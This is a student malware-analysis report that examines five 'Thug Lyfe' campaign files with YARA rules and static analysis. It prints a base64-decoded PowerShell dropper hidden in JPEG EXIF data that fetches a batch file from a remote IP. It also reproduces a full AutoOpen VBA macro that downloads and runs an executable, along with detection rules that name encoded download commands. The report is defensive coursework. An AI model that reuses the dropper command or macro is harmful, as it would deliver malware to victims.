Division of Information Technology & Sciences
Department of Computer & Digital Forensics
FOR 330 – Malware Analysis
2025 Fall

Searching for a Thug Part 2

A Continuation of the
Thug Lyfe Threat Group Investigation

Professor: Duane Dunston
Authors: Connor East, Savannah Ciak, Eamon Stackpole,
Lily Pouliot, Louis Mattiolo, Cameron Jalbert
Document Creation Date: October 5th, 2025
Document Last Update: October 13th, 2025

Table of Contents

Executive Summary

In Assignment #1, we were tasked with examining the first of two Thug Lyfe campaigns. During this phase, we tested our initial YARA rules (embedded_content, file_configuration, file_section, malicious_techniques) to identify suspicious behaviors and characteristics within executable files.

Assignment #2 expands the scope of analysis to image and audio files. Additionally, we tested and fixed our newly created File Type Check rules. The overall goals of this assignment were:

- Apply previously developed cursory YARA rules
- Test and validate image and audio file detection rules
- Differentiate between benign and malicious files using static analysis
- Create new YARA rules based on observed behaviors and anomalies

Of the five files analyzed in Thug Lyfe's second campaign, ***three were determined to be suspicious.*** The key findings of the analysis can be found below.

Key Findings

- **Suspicious Files Identified**: 3
    - Image_downloader.exe
    - SecurityAdvisory.docm
    - Frontpage.jpg
- **Benign Files Identified:** 2
    - Fileview.exe
    - Volt.wav
- **Primary Threat:** SecurityAdvisory.docm (confirmed malicious macro document)
- **Yara Rules Triggered:**
    - detectHTTP.yar, HighEntropy.yar, SuspisiousDLLSection.yar, SuspisiousEXESectionCount.yar, SuspiciousSYSSection.yar, JPEG_Filetype.yar, JPG_Filetype.yar, Malicious_Office_AutoOpen_Macro.yar, HighEntropyAny.yar, and thugLyfe2.yar

Files Analyzed

Below is the table containing information on the five Thug Lyfe files analyzed.

Filename	Size	Entropy	ImpHash
fileview.exe	203 KB (208,072 bytes)	6.3015	3b0b72c4f91d37761e671660f0cc71ef
frontpage.jpg	39.8 KB (40,763 bytes)	NA	NA
image_downloader.exe	41.5 KB (42,496 bytes)	5.8887	2b118d31d9bec7be21e00405ba5c2b15
SecurityAdvisor.doom	16.5 KB (16,971 bytes)	NA	NA
volt.wav	67.7 KB (69,422 bytes)	NA	NA

File Hashes

Below is the table containing the MD5 and SHA256 hashes of the five Thug Lyfe files analyzed.

Filename	MD5	Sha256
fileview.exe	7fd126c4884e6d837e2ba80208163cfe	bfb1a374772cccc06440ee3def14d6556d3b51c9e6de95b69917798b235e733b
frontpage.jpg	6a2366799b5474a70e782666fb074e9f	4e24eaca0183c81d776dbcf5b35afd601f536f127565e20780d71a3bab3e0170
image_downloader.exe	5207fe630502c3ff2515dd49683c9b2e	e84471e37e726fc614a8044e83cb97e4a78ef5b7cc5ce8b5de440ae724ecb910
SecurityAdvisor.docm	92910b8ec24ace49e3a6eecf3670ff57	7183fbf556628a122f3e51c62034dcc428a79586f1f7eb7c94600968ca2eb66a
volt.wav	82033e678d6ee95e9486e94c60fa3ea9	9deabc71f3d9003d933a529841b4b80d97983d2a460e1fa7c5588649066595b7

Supplemental Document References

This section includes external document(s) related to this report that may be beneficial to those reviewing the analysis results. This document includes self-created Yara scripts for the purpose of locating suspicious files on a device with Yara installed.

GitHub Yara Rules

Almost all rules can be found at "https://github.com/savannahc502/collaborative_yara_rules." These rules are separated into categories to simplify organization and help with legibility.

Four of the new rules created after analyzing the ThugLyfe campaign files can be found instead at "https://gist.github.com/louismattiolo/23c7dd95c4026c712f5b1ae4832b606b#file-exif_base64_powershell_command-yara."

Copilot Formatting

As part of the previous assignment, "Group 1 Submission: Searching for a Thug," a supplemental document titled "LLM Formatting Supplement: Search for a Thug" was created. This document includes the original prompt submitted to Copilot, the AI-generated output, and a brief explanation of how the formatting was adapted to meet the assignment's requirements. Although this current paper was not formally submitted to Copilot due to character limitations, the same formatting approach was used to guide its structure and tone. The supplemental document serves as a reference for the professional styling applied throughout this report.

Analysis Methodology

The content in this section will encompass both the environment itself and tool applications. This section will also give explanations for each of the YARA rules that have been used for this analysis, which can be found on Savannah Ciak's GitHub page.

Analysis Environment

Below are specifics of what the digital environment looks like for the analysis.

- Operating Systems:
  - Windows 10 Enterprise Evaluation (Build 17763.1935)
  - Ubuntu 22.04.5 [release: 22.04]
- Analysis Tools: YARA (4.5.4), Browmal, Sigcheck, PowerShell, VirusTotal

YARA Rule Explanation

Below are each of the YARA rules the group created and used for this analysis, and their specific usages/use cases. This will include the reasoning behind its use in this analysis.

Malicious Techniques

Rule Name	Purpose
FileOperations.yar	Detects suspicious system commands, like DeleteFile and CopyFile, which should only be run by known and verified system files.
InfoStealer.yar	Flags references to browser data, cookies, and wallet information
PersistenceScan.yar	Detects startup scripts using CreateService or StartService
SuspiciousAPIcalls.yar	Flags files with 3+ suspicious API calls like "CreateRemoteThread", "WriteProcessMemory", "VirtualAllocEx", "OpenProcess," etc.
UnusualNumOfExports.yar	Flags files with 6–9 exports
Keylogger.yar	Detects WindowsHooks, AsyncKeyStates, and keyboard functions before looking for the name "keylog" or log.txt.

Malicious_Office_AutoOpen_Macro.yar	Detects Office documents with VBA macros

File Sections

Rule Name	Purpose
SuspiciousDLLSections.yar	Flags DLLs with <6 or >8 sections
SuspiciousEXESectionCount.yar	Flags EXEs with <6 or >8 sections
SuspiciousMUISection.yar	Flags MUI files with <2 sections
SuspiciousSYSSections.yar	Flags SYS files with <9 or >13 sections
SuspiciousSectionCount.yar	Flags PE files with <3 or >10 sections

File Configurations

Rule Name	Purpose
HighEntropy.yar	Flags sections with entropy >7, excluding .rsrc and .reloc, as those naturally have higher entropy.
mismatched_pe_header.yar	Checks for valid PE headers at the correct offset that also have the incorrect magic number MZ
upx_packed.yar	Identifies UPX-packed files

Embedded Content

Rule Name	Purpose
DetectHTTP.yar	Detects IPv4 addresses and HTTP/HTTPS descriptors
EmbeddedPE.yar	Ensures "This program cannot be run in DOS mode" appears only once
pdf.yar	Validates PDF files using EOF markers
thug.yar	Searches for "Thug.Lyfe" strings in files
HighEntropyAny.yar	Detects sections with high entropy that contain .rsrc and .reloc

File Type Checks


Rule Name	Purpose
AAC_FileTypeCheck.yara	Detects AAC file using file headers
AIFF_FileTypeCheck.yara	Detects an AIFF file using headers and other hex identifiers
ALAC_FileTypeCheck.yara	Detects an ALAC file using the file header
BMP_FileTypeCheck.yara	Detects BMP file formats using headers and other hex identifiers [FIXED]
GIF_FileTypeCheck.yara	Detects GIF file formats using the file header
HEIF__FileTypeCheck.yara	Detect HEIF image files based on headers
JPEG_FileTypeCheck.yara	Detects JPEG-formatted files using hex identifiers
JPG_FileTypeCheck.yara	Detects JPG file format using hex headers
MP3_FileTypeCheck.yara	Detect MP3 audio files based on headers
PDF_FileTypeCheck.yara	Detects PDF file format using headers
PNG_FileTypeCheck.yara	Detects PNG using hex identifiers
PSD_FileTypeCheck.yara	Detects PSD file using file headers
SVG_FileTypeCheck.yara	Detects SVG file format using file headers
TTA_FileTypeCheck.yara	Detects .tta files using headers and other hex identifiers
Vox_FileTypeCheck.yara	Detects .vox files using file headers
WAV_FileTypeCheck.yara	Detects .wav files using headers and other hex identifiers
WMA_FileTypeCheck.yara	Detects .wma files using headers and other hex identifiers
WebP_FileTypeCheck.yara	Detects WebP file formats using hex identifiers

---

Testing the File Type Checks

As a precursor to this assignment, the Yara File Type Check files were created. All of these files have been tested, refined, and updated to run smoothly in a PowerShell scripting environment without any errors. The following screenshots show the File Type Check Yara rules that were triggered when run against the five Thug Lyfe Campaign files.

Output of JPEG Checker



Output of JPG Checker

The two rules that located artifacts, JPEG and JPG checkers respectively, each flagged two files: **frontpage.jpg and volt.wav.**


The Analysis Summary

✅ Artifact #1: fileview.exe

YARA File Artifacts:

- Suspicious_API_Calls:
  - 0x1d64c:$api1: CreateRemoteThread
  - 0x1b158:$api4: OpenProcess
  - 0x1d54e:$api4: OpenProcess
  - 0x1dec6:$api4: OpenProcess
  - 0x1d24a:$api5: GetProcAddress
  - 0x1d23a:$api6: LoadLibrary
  - 0x1d470:$api6: LoadLibrary
- Persistence techniques:
  - 0x1d665:$startup: Startup

- UnusualNumOfExports:
    - YaraFile Empty
- SuspiciousSYSSectionCount:
    - 0x22832:$sys_id2: ntoskrnl
    - 0x297b8:$sys_id2: ntoskrnl
- SuspiciousDLLSectionCount:
    - 0x1cff8:$dll_id1: .dll
    - 0x1d160:$dll_id1: .dll
    - 0x1d1af:$dll_id1: .dll
    - 0x1d67a:$dll_id1: .dll
    - 0x1de5d:$dll_id1: .dll
    - 0x1de8a:$dll_id1: .dll
    - 0x1df14:$dll_id1: .dll
    - 0x1dfb1:$dll_id1: .dll
- DetectHTTP
    - Multiple instances of .com, .net, HTTP, and HTTPS are all present. There is only a single IPv4 address, and that would be 6.0.0.0



Upon searching VirusTotal for the hash values of the Thug Lyfe Campaign files, only fileview.exe was found in the system. It was marked as not malicious by all available security vendors on the site.

The analysis revealed several indicators that initially appeared suspicious but were ultimately benign upon closer inspection. API calls such as `*CreateRemoteThread*`, `*OpenProcess*`, `*GetProcAddress*`, and `*LoadLibrary*` were flagged during testing. While these functions **CAN** be leveraged for malicious purposes like process injection, they are also commonly used by legitimate Windows applications and system processes. Additionally, Virus Total states that this file is not flagged as malicious by any security vendors. After reviewing all available evidence and consulting with the team, we concluded that **fileview.exe is a benign file** and does not pose a threat.

🚨 Artifact #2: frontpage.jpg

YARA File Artifacts:

- JPG_ImageTypeTest:
  - 0x0:$jpg_magic: FF D8 FF
- JPEG_ImageChecker:
  - 0x0:$jpeg_header: FF D8 FF
- Base64-Check.ps1
  - *See the code block below*

```
=== Match #1 ===
Position: 80 (0x50)
Length: 148 characters

Base64 content:
Y21kIC9jIHBvd2Vyc2hlbGwgaW52b2tlLXdlYnJlcXVlc3QgLXVyaSAnaHR0cDovLzEwOC4xODEuMTU1LjMxL2
FzZWZhLmJhdCcgLW91dGZpbGUgJ2M6XHByb2dyYW1kYXRhXGFzZWZhLmJhdCcK

Successfully decoded to 111 bytes:
---DECODED START---
cmd /c powershell invoke-webrequest -uri 'http://108.181.155.31/asefa.bat' -outfile
'c:\programdata\asefa.bat'

---DECODED END---

================================================

=== Match #2 ===
Position: 303 (0x12F)
Length: 148 characters

Base64 content:
```

```
Y21kIC9jIHBvd2Vyc2hlbGwgaW52b2tlLXdlYnJlcXVlc3QgLXVyaSAnaHR0cDovLzEwOC4xODEuMTU1LjMxL2
FzZWZhLmJhdCcgLW91dGZpbGUgJ2M6XHByb2dyYW1kYXRhXGFzZWZhLmJhdCcK

Successfully decoded to 111 bytes:
---DECODED START---
cmd /c powershell invoke-webrequest -uri 'http://108.181.155.31/asefa.bat' -outfile
'c:\programdata\asefa.bat'

---DECODED END---
```

Frontpage.jpg was flagged by multiple YARA rules. Upon further investigation, it was discovered that embedded within its EXIF metadata are two identical base64-encoded PowerShell commands that, when decoded, reveal a downloader script designed to fetch a batch file (`asefa.bat`) from the remote IP address `108.181.155.31` and save it to `C:\ProgramData\asefa.bat`. This behavior is characteristic of a dropper used to deploy second-stage malware. The use of steganography to conceal these commands within image metadata demonstrates a sophisticated evasion technique.

To summarize, the base-64 encoded content of the file:

- Downloads a malicious batch file (asefa.bat) from a remote server at IP 108.181.155.31
    - Saves it to c:\programdata\asefa.bat
    - Uses PowerShell's invoke-webrequest to fetch the payload

The Indicators of Compromise (IOCs) are:

- Malicious IP: 108.181.155.31
- Malicious File: asefa.bat
- Drop Location: c:\programdata\asefa.bat
- Technique: EXIF metadata steganography with base64 encoding

Such encoded content leads us to conclude that the file `frontpage.jpg` is malicious.

🚨 Artifact #3: image_downloader.exe

YARA File Artifacts:

- Persistence techniques:
    - 0x1d665:$startup: Startup
- UnusualNumOfExports:
    - YaraFile Empty
- SuspiciousDLLSectionCount:
    - 0x9dec:$dll_id1: .dll

    - 0x9ea6:$dll_id1: .dll
    - 0x9ec3:$dll_id1: .dll
- SuspiciousSYSSectionCount:
    - 0x7a35: $http: http://
    - 0x7a71: $http: http://
    - 0x7a79:$https: https://
    - 0x7a3c:$ipv4: 165.73.244.11
    - 0x7a3d:$ipv4: 65.73.244.11
    - 0x7a3e:$ipv4: 5.73.244.11

The analysis of *image_downloader.exe* revealed several potentially suspicious characteristics. The presence of both HTTP and HTTPS strings, along with direct IP addresses, suggests that the file may initiate or manage network communication. Such behavior is commonly associated with downloader malware. Additionally, references to `.dll` and `.sys` sections may indicate dynamic linking or system-level interaction, which are typical in executables that retrieve or manipulate external resources. A string related to "startup" was also flagged, though this appears to be a static match rather than definitive evidence of a persistence mechanism.

Despite the absence of obfuscation, packing, or complex export activity, the combination of network indicators and system-level references raises concern. While some of these traits could be present in a benign downloader, further investigation (**particularly insights from Artifact #4**) prompted a reassessment. **Based on all available evidence, image_downloader.exe was concluded to be malicious.**

🚨 Artifact #4: SecurityAdvisory.docm


BrowMal Artifacts:

- This document is set to auto-open and creates a "Microsoft.XMLHTTP" object and a "Adodb.Stream" object before downloading and running "image_downloader.exe", from 192.168.1.2 [a local IP address], in a shell terminal. *See the image below.*

[+] Office document analysis

```
Module Name: ThisDocument
Stream Name: ThisDocument
Type: cls
Code:
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Sub AutoOpen()
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "http://192.168.1.2/image_downloader.exe", False
xHttp.Send
With bStrm
.Type = 1
.Open
.write xHttp.responseBody
.savetofile "c:\Windows\Temp\image_downloader.exe", 2
End With
Shell "c:\Windows\Temp\image_downloader.exe"
End Sub
```

Yara Malicious_Office_AutoOpen_Macro.yar



Malicious_Office_AutoOpen_Macro_output.txt - Notepad

File Edit Format View Help

```
Malicious_Office_AutoOpen_Macro [] C:\Users\champuser\Desktop\Malware\week6\SecurityAdvisory.docm
0x0:$zip: 50 4B 03 04
0xc78:$vba: vbaProject.bin
0x1b8d:$vba: vbaProject.bin
0x3fdf:$vba: vbaProject.bin
0x4026:$vba: vbaProject.bin
0x1b8d:$vba_rel: vbaProject.bin.rels
0x4026:$vba_rel: vbaProject.bin.rels
0x2387:$vba_data: vbaData.xml
0x40af:$vba_data: vbaData.xml
0xc73:$word_macro: word/vbaProject
0x3fda:$word_macro: word/vbaProject
```

SecurityAdvisory.docm contains a definitely malicious VBA macro configured to execute automatically. The `AutoOpen()` routine instantiates an `XMLHTTP` object to download *image_downloader.exe* from `http://192.168.1.2`, then uses an `Adodb.Stream` to write the payload to `C:\Windows\Temp\image_downloader.exe`. Finally, **the macro** launches the downloaded binary using a shell call. **This sequence demonstrates clear downloader behavior and confirms that SecurityAdvisory.docm is a malicious document** designed to automatically retrieve and execute *image_downloader.exe*.

✅ Artifact #5: volt.wav

YARA File Artifacts:

- HighEntropySection:
  - 0x40b4:$packer3: SR
- JPG_ImageTypeTest:
  - 0x0:$jpg_magic: FF D8 FF
- JPEG_ImageChecker:
  - 0x0:$jpeg_header: FF D8 FF
- WAV_FileTypeCheck.yara
  - None Found

The analysis of *volt.wav* uncovered several indicators that are inconsistent with a legitimate audio file. Despite its `.wav` extension, Additionally, the file's entropy is notably high (~7.97), suggesting that portions may be compressed, encrypted, or packed.

However, Upon further inspection into possible Base64-encoding, using the same methods from testing frontpage.jpg, no embedded content matched known Base64-encoding patterns. It was also concluded that the BMP and JPEG header detections were false positives, as the offsets that the Yara rule is searching against are too broad for such short headers.

Given these findings, while volt.wav initially raised suspicion due to its anomalous MIME type and high entropy, deeper analysis revealed no evidence of embedded executable content or malicious behavior. The absence of valid Base64-encoded payloads – especially when tested using the same steganographic decoding methods applied to confirmed malware – strongly suggests that the file does not contain hidden commands or downloaders. These results indicate that **volt.wav, despite its unconventional structure, does not exhibit traits consistent with a malicious file and can be considered benign.**

Custom YARA Rule: thugLyfe2.yar

To detect these suspicious files, *thugLyfe2.yar* has been created with custom rules to target the unique attributes of these files. File names have been excluded from the identification process because these file names can easily be changed and invalidate the condition. Similarly, hashes have been excluded from the identification process because they can become invalid if the slightest change occurs to the content of the file. There are three custom YARA rules in this file:

- is_Downloader2
- is_OfficeAutoOpen
- is_Base64

“is_Downloader2” is the rule that detects the file *image_downloader.exe*. The file downloads the image file *frontpage.jpg* from a specific IP address. The first part of the rule checks for the image file name and the IP address of the server that the image is downloaded from. The file also contains a title string of “ImageDownloader/1.0”. The rule checks for this unique string, accounting for potential changes in the version number. The file is a PE file, so the second half of the rule checks for the standard PE header at the beginning of the file. Analysis of the file also determined that it contains an MP3 file header, so the rule checks for this header as well.

“is_OfficeAutoOpen” is the rule that detects the file *SecurityAdvisory.docm*. The file is a Microsoft Word Document that contains a malicious macro made to run upon opening the file. Microsoft files are zipped collections of smaller files, so the first part of the rule checks the beginning of the file for the zip file header. When a macro is inserted into a file, specific files are created and added to the zipped collection, such as *vba.xml*, *vbaProject.bin.rels*, and *vbaProject.bin*. The second half of the rule checks to determine if the files are present. Due to the encryption of the file, it is difficult to use the command strings in the macro for the ruleset. There is a Yara zip module that would allow for the compressed macro to be searched; however, it requires a built-from-source version of Yara, while this investigation has used a binary version of Yara.

“is_Based64” is the rule that detects the file *frontpage.jpg*. The file uses base64 to encode a malicious PowerShell command, which downloads a malicious batch file. The first part of the rule checks for the JPG file header and trailer. The second part of the rule checks for the PowerShell command, the IP address of the server from which the suspicious file is downloaded, and the local file path where the file is downloaded to.

False Positive Testing

To validate the efficacy and accuracy of the custom YARA ruleset (thugLyfe2.yar), a false positive test was conducted against directories known to contain benign, non-malicious files. This process is crucial to ensure that the rules target specific malicious indicators without flagging legitimate system files.

Test Environment and Directories

To ensure that our custom Yara ruleset is working as expected, we must test it out in a known-good directory. The directory we chose for this was C:\Program Files (x86) and

C:\Windows. Since they provide us with plenty of non-malicious files to look over, it ensures that we have no false positives in our ruleset.

True Positive and False Positive Testing Video

The video, hyperlinked above, is a screen recording that walks through the testing of thugLyfe2.yar against a set of benign files.

Differences Between thugLyfe2.yar & thugBehavior.yar

The thugLyfe2.yar file was designed to detect three specific malicious files uncovered during Thug Lyfe's second campaign. In contrast, the thugBehavior.yar file was created to identify broader behavioral patterns observed across both campaigns.

File	thugLyfe2.yar	thugBehavior.yar
Rule Count	3 separate rules: • is_Downloader2, • is_OfficeAutoOpen, • is_Based64	1 comprehensive rule • ThugBehavioralChange
Detection Focus	Targets specific known malicious files or behaviors individually in the second Threat Lyfe campaign	Detects broad malicious behaviors associated with general "Thug Lyfe" campaigns
File Types Detected	PE, Office macro documents, JPEG	PE, OLE, JPG, BMP, PNG, ZIP — wider coverage of common file types
Indicators Used	• Specific strings (e.g., "ImageDownloader/", "Google") • File headers and trailers • IP • Base64 encoded strings	• Behavioral indicators (e.g., injection, persistence, execution) • File types • IPv4
Condition Logic	Each rule uses **AND** logic to tightly match known threats	Uses **OR** and **threshold logic** to catch broader patterns (e.g., 2 of exec/inject + 1 file)
Use Case	Precision detection of known threats	Heuristic detection of unknown or evolving threats

Author	Eamon Stackpole	Connor East
Date	2025-10-09, 2025-10-12 (is_Based64)	Same date: 2025-10-09

New Rule Creation

This section includes an explanation of any new rules that were created based on observations from this assignment (unless they were explained earlier in the report).

Base64Decode.ps

This script was created to be run against frontpage.jpg and volt.wav to check for potentially embedded BASE64 code.

```
$file = 'C:\Users\champuser\Desktop\Malware\week6\frontpage.jpg'
$content = [System.IO.File]::ReadAllBytes($file)

Write-Host "Analyzing frontpage.jpg for base64 encoding..."
Write-Host "File size: $($content.Length) bytes"
Write-Host ""

# Convert to text and search for base64 patterns
$text = [System.Text.Encoding]::ASCII.GetString($content)

Write-Host "=== Searching for base64 patterns (40+ chars) ==="
$regex = [regex]'[A-Za-z0-9+/]{40,}={0,2}'
$matches = $regex.Matches($text)

Write-Host "Found $($matches.Count) potential base64 strings"
Write-Host ""

if ($matches.Count -gt 0) {
    $counter = 1
    $matches | ForEach-Object {
        $match = $_
        Write-Host "=== Match #$counter ==="
        Write-Host "Position: $($match.Index)
(0x$($match.Index.ToString('X')))"
        Write-Host "Length: $($match.Length) characters"
        Write-Host ""
        Write-Host "Base64 content:"
        Write-Host $match.Value
        Write-Host ""
```

```
        # Try to decode
        try {
            $decoded = [System.Convert]::FromBase64String($match.Value)
            $decodedText =
[System.Text.Encoding]::ASCII.GetString($decoded)
            Write-Host "Successfully decoded to $($decoded.Length)
bytes:"
            Write-Host "---DECODED START---"
            Write-Host $decodedText
            Write-Host "---DECODED END---"
            Write-Host ""

            # Check if decoded content is also base64
            if ($decodedText -match '^[A-Za-z0-9+/]+={0,2}$' -and
$decodedText.Length -gt 40) {
                Write-Host "WARNING: Decoded content appears to be
ANOTHER layer of base64!"
                Write-Host "Attempting second decode..."
                try {
                    $decoded2 =
[System.Convert]::FromBase64String($decodedText)
                    $decodedText2 =
[System.Text.Encoding]::ASCII.GetString($decoded2)
                    Write-Host "Second layer decoded:"
                    Write-Host $decodedText2
                    Write-Host ""
                } catch {
                    Write-Host "Second decode failed"
                }
            }
        } catch {
            Write-Host "Failed to decode: $($_.Exception.Message)"
        }

        Write-Host "================================================"
        Write-Host ""
        $counter++
    }
}

# Also extract EXIF data specifically
Write-Host "=== Extracting EXIF metadata ==="
# Look for EXIF marker
$exifPos = -1
for ($i = 0; $i -lt $content.Length - 10; $i++) {
    if ($content[$i] -eq 0x45 -and $content[$i+1] -eq 0x78 -and
        $content[$i+2] -eq 0x69 -and $content[$i+3] -eq 0x66) {
        $exifPos = $i
        Write-Host "Found EXIF marker at position $i"
        break
    }
}
```

```
if ($exifPos -gt 0) {
    # Extract 500 bytes after EXIF marker
    $exifData = $content[$exifPos..($exifPos + 499)]
    $exifText = [System.Text.Encoding]::ASCII.GetString($exifData)
    Write-Host "EXIF section (first 500 bytes):"
    Write-Host $exifText
}
```

Base64-Check PowerShell Script

The following is the base-64 encoding that was detected by the above rule, Base64Decode.ps in the frontpage.jpg file.

Output:

- `Y21kIC9jIHBvd2Vyc2hlbGwgaW52b2tlLXdlYnJlcXVlc3QgLXVyaSAnaHR0cDovLzEwOC4xODEuMTU1LjMxL2FzZWZhLmJhdCcgLW91dGZpbGUgJ2M6XHByb2dyYW1kYXRhXGFzZWZhLmJhdCcK`

Decoded Output:

- `cmd /c powershell invoke-webrequest -uri 'http://108.181.155.31/asefa.bat' -outfile 'c:\programdata\asefa.bat'`

Output:

- `Y21kIC9jIHBvd2Vyc2hlbGwgaW52b2tlLXdlYnJlcXVlc3QgLXVyaSAnaHR0cDovLzEwOC4xODEuMTU1LjMxL2FzZWZhLmJhdCcgLW91dGZpbGUgJ2M6XHByb2dyYW1kYXRhXGFzZWZhLmJhdCcK`

Decoded Output:

- `cmd /c powershell invoke-webrequest -uri 'http://108.181.155.31/asefa.bat' -outfile 'c:\programdata\asefa.bat'`

EXIF_Base64_PowerShell_Command.yara

The GitHub entry for this rule can be found here.

EXIF_Base64_PowerShell_Command.yara

```
rule EXIF_Base64_PowerShell_Command {
    meta:
        description = "Detects EXIF metadata containing base64-encoded powershell downloading commands"
        author = "Louis Mattiolo"
        date = "10/9/25"

    strings:
        // EXIF marker
        $exif = "Exif" ascii

        // Base64 patterns that decode to common PowerShell commands
        $b64_cmd1 = "Y21k" ascii  // "cmd"
        $b64_cmd2 = "Y21kIC9j" ascii  // "cmd /c"
        $b64_powershell1 = "cG93ZXJzaGVsbA==" ascii  // "powershell"
        $b64_powershell2 = "cG93ZXJzaGVsbC" ascii  // "powershell" (partial)
        $b64_invoke1 = "aW52b2tlLXdlYnJlcXVlc3Q" ascii  // "invoke-webrequest"
        $b64_invoke2 = "SW52b2tlLVdlYlJlcXVlc3Q" ascii  // "Invoke-WebRequest"
        $b64_downloadstring = "RG93bmxvYWRTdHJpbmc" ascii  // "DownloadString"
        $b64_downloadfile = "RG93bmxvYWRGaWxl" ascii  // "DownloadFile"
        $b64_iex = "aWV4" ascii  // "iex"

        // Common patterns in base64
        $b64_http = "aHR0cDovLw==" ascii  // "http://"
        $b64_https = "aHR0cHM6Ly8" ascii  // "https://"
        $b64_programdata = "cHJvZ3JhbWRhdGE" ascii  // "programdata"
        $b64_outfile = "b3V0ZmlsZQ==" ascii  // "outfile"

    condition:
        $exif and
        (
            (any of ($b64_cmd*) and any of ($b64_powershell*)) or
            any of ($b64_invoke*) or
            any of ($b64_downloadstring, $b64_downloadfile, $b64_programdata, $b64_outfile) or
            ($b64_iex and any of ($b64_http, $b64_https))
        )
}

```

This rule was created to detect malicious PowerShell commands hidden in image EXIF metadata using Base64 encoding. The rule searches for encoded versions of PowerShell execution commands, download functions, and suspicious URLs in the metadata. This rule can target files like frontpage.jpg.

PE_Audio_Mismatch.yara

The GitHub entry for this rule can be found here.

PE_Audio_Mismatch.yara

```
rule PE_Audio_Mismatch {
    meta:
        description = "Detects PE executables with embedded audio signatures"
        author = "Louis Mattiolo"
        date = "10/9/25"

    strings:
        // PE signature
        $pe_sig = { 4D 5A }

        // Audio file signatures
        $wav_sig = { 52 49 46 46 ?? ?? ?? ?? 57 41 56 45 }
        $mp3_sig1 = { FF FB }
        $mp3_sig2 = { FF F3 }
        $mp3_id3 = { 49 44 33 }

    condition:
        $pe_sig at 0 and
        ($wav_sig or $mp3_sig1 or $mp3_sig2 or $mp3_id3)
}
```

This rule detects PE executable files (.exe, .dll) that contain audio file signatures (WAV, MP3). The rule triggers when a file starts with the PE signature (4D 5A) and also contains WAV or MP3 headers anywhere in the file.

PE_Image_Mismatch.yara

The GitHub entry for this rule can be found here.

PE_Image_Mismatch.yara

```
rule PE_Image_Mismatch {
    meta:
        description = "Detects PE executables with embedded image signatures"
        author = "Louis Mattiolo"
        date = "10/9/25"

    strings:
        // PE signature
        $pe_sig = { 4D 5A }

        // Image file signatures
        $jpg_sig = { FF D8 FF }
        $png_sig = { 89 50 4E 47 0D 0A 1A 0A }
        $gif_sig = { 47 49 46 38 }
        $bmp_sig = { 42 4D }

    condition:
        $pe_sig at 0 and
        ($jpg_sig or $png_sig or $gif_sig or $bmp_sig) and
        not ($bmp_sig at 0)
}
```

This rule detects PE files that contain embedded image file signatures (like JPG, PNG, GIF, or BMP), which could indicate hidden or suspicious image data inside an executable.

Audio_PE_Embedded..yara

The GitHub entry for this rule can be found here.

```
rule Audio_PE_Embedded {
    meta:
        description = "Detects audio files with
embedded PE executables"
        author = "Louis Mattiolo"
        date = "10/8/25"

    strings:
        // Audio file signatures (at file start)
